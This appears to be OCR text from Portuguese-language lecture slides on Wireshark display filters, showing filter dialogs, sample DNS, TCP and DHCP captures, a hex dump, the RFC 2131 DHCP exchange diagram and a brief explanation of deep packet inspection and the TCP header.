

67 · Displayed: 67 (100.0%)
Profile: Default



Manage Profiles...
New...
Edit...
Delete
Switch to
00.0%)

Filtros


- Auxilia na busca de informações específicas
- Ajudam a identificar problemas mais rápido
- Divide problemas em subproblemas
- Há filtros por protocolos e por endereços lógicos e físicos, por exemplo

Filtros


File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>


Expression...
+

Filtros



Wireshark · Display Filter Expression

Field Name

- DMX Test Frame · DMX Test Frame
- DMX Text Frame · DMX Text Frame
- DNP 3.0 · Distributed Network Protoc...
- DNS · Domain Name System
  - dns.a · Address
  - dns.a6.address_suffix · Address Su...
  - dns.a6.prefix_len · Prefix len
  - dns.a6.prefix_name · Prefix name
  - dns.aaaa · AAAA Address
  - dns.afsdb.hostname · Hostname
  - dns.afsdb.subtype · Subtype
  - dns.apl.address_family · Address ...
  - dns.apl.afdlength · Address Length
  - dns.apl.afdpart.data · Address
  - dns.apl.afdpart.ipv4 · Address
  - dns.apl.afdpart.ipv6 · Address
  - dns.apl.coded_prefix · Prefix Length
  - dns.apl.negation · Negation Flag
  - dns.caa.flags · CAA Flags
  - dns.caa.flags.issuer_critical · Issue...
  - dns.caa.iodef · Report URL
  - dns.caa.issue · Issue
  - dns.caa.issuewild · Issue Wildcard
  - dns.caa.tag · Tag
  - dns.caa.tag_length · Tag length
  - dns.caa.unknown · Unknown tag
  - dns.caa.value · Value
  - dns.cert.algorithm · Algorithm
  - dns.cert.certificate · Certificate (o...

Relation

- is present
- ==
- !=
- >
- <
- >=
- <=
- contains
- matches

Value (Protocol)

Predefined Values

Range (offset:length)


Search:

dns

Click OK to insert this filter

Filtros no Wireshark


- View > Time Display Format



dns

```
No.   Time              Source          Destination     Protocol  Length Info
    1 05:10:28,315797 192.168.56.51   192.168.56.107  DNS           73 Standard query 0xf616 A www.cisco.com
    2 05:10:28,901859 192.168.56.107  192.168.56.51   DNS          543 Standard query response 0xf616 A www.cisco.com
    3 05:10:28,949732 192.168.56.51   192.168.56.107  DNS           86 Standard query 0xc5c6 PTR 29.129.246.72.in-addr
    4 05:10:29,205858 192.168.56.107  192.168.56.51   DNS          554 Standard query response 0xc5c6 PTR 29.129.246.7
```

Wireshark: filtros



*Wi-Fi (host 10.0.1.18)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…


```
ip.addr eq 5.206.19.247 and ip.addr eq 10.0.1.18
```

```
No.   Time       Source        Destination   Protocol Length Info
  602 58.653522  10.0.1.18     5.206.19.247  TCP      66 5294 → 6969 [SYN] Seq=0 W…
  611 58.960411  5.206.19.247  10.0.1.18     ICMP     94 Destination unreachable (…
  621 59.668124  10.0.1.18     5.206.19.247  TCP      66 [TCP Retransmission] 5294…
  625 59.973403  5.206.19.247  10.0.1.18     ICMP     94 Destination unreachable (…
  646 61.684751  10.0.1.18     5.206.19.247  TCP      66 [TCP Retransmission] 5294…
  648 61.998757  5.206.19.247  10.0.1.18     ICMP     94 Destination unreachable (…
  779 65.700461  10.0.1.18     5.206.19.247  TCP      66 [TCP Retransmission] 5294…
  785 66.006005  5.206.19.247  10.0.1.18     ICMP     94 Destination unreachable (…
  944 73.712679  10.0.1.18     5.206.19.247  TCP      66 [TCP Retransmission] 5294…
  948 74.016942  5.206.19.247  10.0.1.18     ICMP     94 Destination unreachable (…
```

```
> Frame 621: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: HonHaiPr_f0:3a:27 (d4:6a:6a:f0:3a:27), Dst: Technico_1d:76:51 (b0:c2:87:1d:76:51)
> Internet Protocol Version 4, Src: 10.0.1.18, Dst: 5.206.19.247
> Transmission Control Protocol, Src Port: 5294, Dst Port: 6969, Seq: 0, Len: 0
```

```
0000  b0 c2 87 1d 76 51 d4 6a  6a f0 3a 27 08 00 45 00   ····vQ·j j·:'··E·
0010  00 34 52 ef 40 00 80 06  82 fe 0a 00 01 12 05 ce   ·4R·@··· ········
0020  13 f7 14 ae 1b 39 2d 1e  c3 1c 00 00 00 00 80 02   ·····9·· ········
0030  fa f0 2f 27 00 00 02 04  05 b4 01 03 03 08 01 01   ··/'···· ········
0040  04 02                                              ··
```


Filtros no Wireshark



dhcp and !icmp

No.	Time	Source	Destination	Protocol	Length	Info
15	31.231834	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x5f91720
16	31.232170	192.168.56.107	192.168.56.51	DHCP	342	DHCP Offer - Transaction ID 0x5f91720
18	31.235013	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0x5f91720
19	31.235371	192.168.56.107	192.168.56.51	DHCP	342	DHCP ACK - Transaction ID 0x5f91720

Filtros no Wireshark




```
RFC 2131          Dynamic Host Configuration Protocol          March 1997

                Server          Client          Server
            (not selected)                    (selected)

                  v               v               v
                  |               |               |
                  |     Begins initialization     |
                  |               |               |
                  | _____________/|\____________  |
                  |/DHCPDISCOVER | DHCPDISCOVER  \|
                  |               |               |
              Determines          |          Determines
             configuration        |         configuration
                  |               |               |
                  |\             |  ____________/ |
                  | \________    | /DHCPOFFER     |
                  | DHCPOFFER\   |/               |
                  |           \  |                |
                  |       Collects replies        |
                  |             \|                |
                  |     Selects configuration     |
                  |               |               |
                  | _____________/|\____________  |
                  |/ DHCPREQUEST  |  DHCPREQUEST\ |
                  |               |               |
                  |               |     Commits configuration
                  |               |               |
                  |               | _____________/|
                  |               |/ DHCPACK      |
                  |               |               |
                  |    Initialization complete    |
                  |               |               |
```

Deep Packet Inspection (DPI)

- Processo de olhar além dos cabeçalhos TCP/IP genéricos e envolve a análise do payload (carga útil).
- Análise profunda de pacotes para:
  - **Observar múltiplos protocolos**
  - **Encapsulamento de pacotes e análise de pacotes**
- Avaliar e executar ações da camada 2 até a própria camada do aplicativo.

Deep Packet Inspection (DPI)



16 bits

16 bits

Source Port

Destination Port

Sequence number

Acknowledgement number

Header Length (4bits)

Reserved bits (6 bits)

U R G

A C K

P S H

R S T

S Y N

F I N

Window Size (Advertisement Window)

Check sum

Urgent Pointer

